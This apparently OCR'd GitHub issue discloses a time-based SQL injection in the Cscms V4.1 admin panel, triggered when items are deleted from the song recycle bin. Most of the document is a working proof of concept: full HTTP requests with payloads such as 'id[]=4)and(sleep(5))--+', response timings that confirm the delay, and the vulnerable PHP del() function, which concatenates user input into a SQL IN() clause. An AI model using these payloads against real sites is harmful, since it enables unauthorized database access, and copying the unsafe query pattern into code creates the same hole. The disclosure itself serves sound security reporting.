New issue

Jump to bottom


Cscms V4.1 has sqlinjection #10

Open **dhw614714** opened this issue on Jan 18 · 0 comments


dhw614714 commented on Jan 18

Log in to the background, open the song module, create a new song, delete it to the recycle bin, and SQL injection security problems will occur when emptying the recycle bin.


```
POST /admin.php/dance/admin/dance/save HTTP/1.1
Host: cscms.test
Content-Length: 292
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/dance/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=fu57r2004iad4jdrjkdmd8fvs7f2i5st
Connection: close

cid=1&addtime=ok&name=1&color=&pic=&user=&cion=0&purl=&durl=&reco=0&tid=0&fid=0&zc=&zq=&bq=&hy=&singe
```





```
POST /admin.php/dance/admin/dance/del?yid=0 HTTP/1.1
Host: cscms.test
Content-Length: 4
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=0&v=4368
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=fu57r2004iad4jdrjkdmd8fvs7f2i5st
Connection: close

id=4
```




```
POST /admin.php/dance/admin/dance/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 23
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/lists
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3behs42hkl0muvs8047p2eamcoocuiu6; cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
Connection: close

id[]=4)and(sleep(5))--+
```


Request
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /admin.php/dance/admin/dance/del?yid=3 HTTP/1.1
2 Host: cscms.test
3 Content-Length: 23
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cscms.test
9 Referer: http://cscms.test/admin.php/news/admin/lists
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: cscms_session=3behs42hkl0muvs8047p2eamcoocuiu6; cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8lNzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
13 Connection: close
14
15 id[]=4)and(sleep(5))--+
Search... 0 matches
Done
Response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jan 2022 08:02:44 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=3behs42hkl0muvs8047p2eamcoocuiu6; expires=Tue, 18-Jan-2
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 136
13
14 {"error":0,"info":{"url":"\/admin.php\/dance\/admin\/dance?yid=3&v=3717"},"msg":{
Search... 0 matches
696 bytes 5,482 millis


Request
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /admin.php/dance/admin/dance/del?yid=3 HTTP/1.1
2 Host: cscms.test
3 Content-Length: 24
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cscms.test
9 Referer: http://cscms.test/admin.php/news/admin/lists
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: cscms_session=3behs42hkl0muvs8047p2eamcoocuiu6; cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8lNzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
13 Connection: close
14
15 id[]=5)and(sleep(10))--+
Search... 0 matches
Done
Response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jan 2022 08:03:46 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=3behs42hkl0muvs8047p2eamcoocuiu6; expires=Tue, 18-Jan-2
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 136
13
14 {"error":0,"info":{"url":"\/admin.php\/dance\/admin\/dance?yid=3&v=5487"},"msg":{
Search... 0 matches
696 bytes 10,456 millis

plugins/dance/admin/Dance.php::del

```
320     public function del(){
321         $yid = intval($this->input->get('yid'));
322         $ids = $this->input->get_post('id');
323         $ac = $this->input->get_post('ac');
324         //清空回收站
325         if($ac=='hui'){...}
341         if(empty($ids)) getjson( info: '请选择要删除的数据');
342         if(is_array($ids)){
343             $idss=implode( separator: ',', $ids);
344         }else{
345             $idss=$ids;
346         }
347         //直接删除回收站
348         if($yid==3){
349             $result=$this->db->query("SELECT pic,purl FROM ".CS_SqlPrefix."dance_hui where id in(".$idss.")")->result();
350             $this->load->library('csup');
351             foreach ($result as $row) {
352                 if(!empty($row->pic)){
353                     $this->csup->del($row->pic,'dance'); //删除图片
354                 }
355                 if(!empty($row->purl)){
356                     $this->csup->del($row->purl,'music'); //删除歌曲视听文件
357                 }
358             }
359             $this->Csdb->get_del('dance_hui',$ids);
360         }else{
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant